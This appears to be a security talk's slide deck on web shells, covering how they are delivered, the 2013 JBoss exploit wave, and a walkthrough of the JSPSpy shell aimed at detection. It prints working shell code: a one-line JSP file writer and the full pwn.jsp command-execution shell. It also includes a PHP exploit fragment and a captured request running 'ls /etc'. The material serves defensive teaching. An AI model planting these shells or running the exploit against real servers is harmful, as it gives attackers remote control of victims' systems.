



# Closing the Door on Web Shells

Anuj Soni

```
<%if(request.getParameter("f")!=null)(new  
java.io.FileOutputStream(application.getRealPath("/") + re  
quest.getParameter("f")).write(request.getParameter("d"  
).getBytes());%>
```

```
<%
```

```
if(request.getParameter("f")!=null)
```

**if "f" not empty**

```
(new
```

```
java.io.FileOutputStream(application.getRealPath("/") +  
request.getParameter("f"))
```

```
▪
```

**new file named <value of "f">**

```
write(request.getParameter("d").getBytes());
```

```
%>
```

**write contents of "d"**



# Why Web Shells?

- ▶ Web Shells are not new. I know.
- ▶ They continue to be used and go undetected.
- ▶ RATs are the cool kids, but web shells are just as dangerous, if not more:
  - ▶ Smaller footprint
  - ▶ OS Platform independent
  - ▶ Non-traditional C&C
  - ▶ Highly customizable
  - ▶ Less frequently detected by AV
  - ▶ Harder to find on an infected box
- ▶ If you've never seen one or analyzed you...you just might miss it.

## What We'll Cover

- ▶ Web shells overview
- ▶ Delivery
- ▶ Detection techniques
- ▶ Investigation approaches
  
- ▶ We will \*not\* discuss how to develop web shells or position them on systems.
  
- ▶ Insert CYA disclaimers here



# Web Shell Delivery

- ▶ From the outside
  - ▶ Vulnerabilities + Exploits
- ▶ From the inside
  - ▶ Who: malicious insider, advanced threat
  - ▶ How: legit credentials, stolen credentials, exploits
  - ▶ Why: maintain access



# Web Shell Window Shopping

- ▶ China Chopper
- ▶ Deep Panda
- ▶ ASPXspy2
- ▶ Fuzzdb
- ▶ JSPSpy
- ▶ C99
- ▶ WeBaCoo
- ▶ Many others...



# JBoss Example

- ▶ 2011: JBoss vulnerability disclosed at security conferences
- ▶ September 2013: NIST assigns CVE-2013-4810
- ▶ October 2013: Researcher released proof of concept code
- ▶ Malicious JSP files placed on servers

November 18, 2013

## ▶ Threat Advisory: A JBoss AS Exploit, Web Shell code Injection.

JBoss Application Server (or JBoss AS) is an open-source Java EE-based application server. JBoss AS was developed by JBoss, now a division of Red Hat. On late 2012, JBoss AS was named as [WildFly](#).

Recently, Imperva's ADC had detected a the exploitation of web servers powered JBoss AS, probably as a result of the public disclosure of an exploit code that abuse vulnerability.



40

Tweet

17



@mike\_mimoso

November 19, 2013, 4:07 p

10-year-old vulnerability in JBoss Application Servers that get a shell on a vulnerable webserver. The number of exploit code called `pwn.jsp` was publicly disclosed Oct. 4.

### NEWS

## Who's The Boss Over Your JBoss Servers?



Ericka Chickowski

See more from Ericka

Connect directly with Ericka: [Twitter](#) [RSS](#) [Bio](#) | [Contact](#)


Ericka Chickowski November 21, 2013

A widely unpatched vulnerability in JBoss Application Server (AS) discovered back in 2011 is opening up tens of thousands of enterprise data center servers to attack, with at least 500 actively compromised, according to a report out this week by Imperva. The analysis done by Imperva's security research team suggests that enterprises are not hardening their servers adequately and as a result are putting their entire data center operations at risk.

"The attackers are looking to circumvent methods that are supposed to be hardened because they expect vendors not to do a good job hardening their administrative access or functions," says Barry Shteiman, director of security strategy for Imperva. "Because of that, attackers are using that to inject standard or classic forms of attack -- in this case, a webshell -- which generally allows them full control over the server."

# JBoss – The Exploit

- Usage: **C:\PHP>php 9sg\_ejb.php 192.168.0.1 id**




```
$host=$argv[1];
$cmd=$argv[2];
$pk="GET /a/pwn.jsp?cmd=".urlencode($cmd)." HTTP/1.0\r\n".
    "Host: ".$host.":".$port."\r\n".
    "Connection: Close\r\n\r\n";
```

# Pwn.jsp Code

```
<%@ page import="java.util.*,java.io.*"%>
<%
String cmd;
String[] cmdarr;
String OS = System.getProperty("os.name");

if (request.getParameter("cmd") != null)
{
    cmd = new String (request.getParameter("cmd"));
    if (OS.startsWith("Windows"))
    {
        cmdarr = new String [] {"cmd", "/C", cmd};
    }
    else
    {
        cmdarr = new String [] {"/bin/sh", "-c", cmd};
    }
    Process p = Runtime.getRuntime().exec(cmdarr);
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null )
    {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
```

# Pwn.jsp Request



`192.168.233.131:8080/file/pwn.jsp?cmd=ls%20/etc`


# Pwn.jsp Response



```
adduser.conf alternatives apm apparmor apparmor.d apport apt at.deny authbind avahi bash.bashrc bash_completion
bash_completion.d bindresvport.blacklist blkid.conf blkid.tab bonobo-activation ca-certificates ca-certificates.conf
calendar chatscripts checkinstallrc chromium-browser clamav ConsoleKit console-setup cron.d cron.daily cron.hourly
cron.monthly crontab cron.weekly daemon.conf dbus-1 debconf.conf debian_version default defoma deluser.conf
depmod.d dhcp dhcp3 dictionaries-common discover.conf.d discover-modprobe.conf dmd.conf dpkg emacs
environment epic5 etc firefox flasm.ini fonts freemind fstab fuse.conf gai.conf gamin gconf gdb ghostscript gnome-vfs-
2.0 groff group group- grub.d gshadow gshadow- gtk-2.0 gtk-3.0 hdparm.conf honeypot host.conf hostname hosts
hosts.allow hosts.deny inetsim init init.d initramfs-tools inputrc inspired insserv insserv.conf insserv.conf.d iproute2 irc
iscsi issue issue.net java java-7-openjdk john kbd kde3 kernel kernel-img.conf ldap ld.so.cache ld.so.conf ld.so.conf.d
legal libpaper.d locale.alias localtime logcheck login.defs logrotate.conf logrotate.d lsb-base lsb-base-logging.sh lsb-
release ltrace.conf lxdm magic magic.mime mailcap mailcap.order manpath.config menu menu-methods mercurial
mime.types mke2fs.conf modprobe.d modules mono motd mtab mtab.fuselock mtools.conf nanorc network networks
newt nsswitch.conf openal opt pam.conf pam.d papersize passwd passwd-perl pkcs11 pm polipo polkit-1 popularity-
contest.conf ppp profile profile.d protocols pulse python python2.6 python2.7 rc0.d rc1.d rc2.d rc3.d rc4.d rc5.d
rc6.d rc.local rcS.d rearj.cfg resolv.conf rmt rpc rsyslog.conf rsyslog.d samba securetty security services sgml shadow
shadow- shells skel smi.conf sound ssh ssl stunnel subversion sudoers sudoers.d su-to-rootrc sysctl.conf sysctl.d
systemd terminfo thttpd tidy.conf timezone tomcat7 tor torsocks.conf tsocks.conf ucf.conf udev ufw updatedb.conf
update-manager update-motd.d vim vmware-tools volatilityrc vtrgb wgetrc wireshark X11 xdg.xml xpdf xul-ext
zsh_command_not_found
```

192.168.233.131:8080/file/pwn.jsp?cmd=ls%20/etc

# Pwn.jsp Network Capture



```
Stream Content
GET /file/pwn.jsp?cmd=ls%20/etc HTTP/1.1
Host: 192.168.233.131:8080
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.17 (KHTML, like Gecko) C
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=F6B80B19F4AD1716BB114C39DFA29FE1; Path=/file/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 2063
Date: Tue, 10 Dec 2013 00:28:48 GMT

adduser.conf
alternatives
apm
apparmor
apparmor.d
appport
apt
at.deny
authbind
```


# JSPSpy

File	Size	Hash
JspSpy.jsp	84 K	a278190b98ce85759e0354501e2fd692

- ▶ Remnux
- ▶ Apache2
- ▶ Tomcat 7



# JSPSpy – Login



# JSPSpy – File Manager

The screenshot shows a web browser window titled "JspSpy Codz By - Ninty - Mozilla Firefox". The address bar shows the URL "192.168.233.131:8080/files/JspSpy.jsp?o=index". The page content includes a navigation menu with links like "Logout", "File Manager" (highlighted with a red box), "DataBase Manager", "Execute Command", "Shell OnLine", "Back Connect", "Port Scan", "Download Remote File", "Clipboard", "Remote Control", "Port Map", and "JSP Env". Below the navigation is a section titled "File Manager - Current disk '/' total 0.0G". It shows the "Current Directory" as "/var/lib/tomcat7/webapps/files" with a "GO" button. There are also buttons for "Web Root", "Shell Directory", "New Directory", "New File", "Disk(/)", "Browse...", and "Upload". A table lists files with columns for Name, Last Modified, Size, and Read/Write/Execute permissions. The files listed are "Goto Parent", "JspSpy.jsp", "index.html", "query.jsp", and "support.html". At the bottom, there are links for "Pack Selected - Delete Selected" and a status "0 directories / 4 files".

192.168.233.131:8080 (127.0.1.1) JspSpy Ver: 2009

[Logout](#) | **File Manager** | [DataBase Manager](#) | [Execute Command](#) | [Shell OnLine](#) | [Back Connect](#) | [Port Scan](#) | [Download Remote File](#) | [Clipboard](#) | [Remote Control](#) | [Port Map](#) | [JSP Env](#)

**File Manager - Current disk "/" total 0.0G**

Current Directory

[Web Root](#) | [Shell Directory](#) | [New Directory](#) | [New File](#) | [Disk\(/\)](#)


Name	Last Modified	Size	Read/Write/Execute
= <a href="#">Goto Parent</a>			
<input type="checkbox"/> <a href="#">JspSpy.jsp</a>	2013-12-13 01:02:25	83.03K	true / false / true
<input type="checkbox"/> <a href="#">index.html</a>	2013-12-13 11:12:58	0B	true / false / false
<input type="checkbox"/> <a href="#">query.jsp</a>	2013-12-13 11:13:11	0B	true / false / false
<input type="checkbox"/> <a href="#">support.html</a>	2013-12-13 11:13:42	0B	true / false / false

[Pack Selected](#) - [Delete Selected](#) 0 directories / 4 files

# JSPSpy – Database Login

The screenshot shows a web browser window titled "JspSpy Codz By - Ninty - Mozilla Firefox". The address bar shows the URL "192.168.233.131:8080/files/JspSpy.jsp". The page content includes a navigation menu with links: [Logout](#), [File Manager](#), [DataBase Manager](#) (highlighted with a red box), [Execute Command](#), [Shell OnLine](#), [Back Connect](#), [Port Scan](#), [Download Remote File](#), [Clipboard](#), [Remote Control](#), [Port Map](#), and [JSP Env](#). Below the navigation menu, the "DataBase Manager »" section is visible. It contains a form with the following fields: "Driver:" with the value "com.mysql.jdbc.Driver", "URL:" with the value "jdbc:mysql://localhost:3306/mysql?useUnicode=true&characterEncoding=GBK", "UID:" with an empty field, and "PWD:" with an empty field. There is also a "DataBase:" dropdown menu currently set to "Mysql" and a "Connect" button. A dropdown menu is open below "Mysql", showing options: "Mysql", "Oracle", "Sql Server", "Access", and "Other". At the bottom of the page, there is a copyright notice: "Copyright (C) [www.Forij.com/](#) [\[T00ls.Net\]](#) All Rights Reserved."

# JSPSpy – Back Connect



JspSpy Codz By - Ninty - Mozilla Firefox

File Edit View History Bookmarks Tools Help

JspSpy Codz By - Ninty

192.168.233.131:8080/files/JspSpy.jsp

Google

192.168.233.131:8080 (127.0.1.1) [JspSpy Ver: 2009](#)

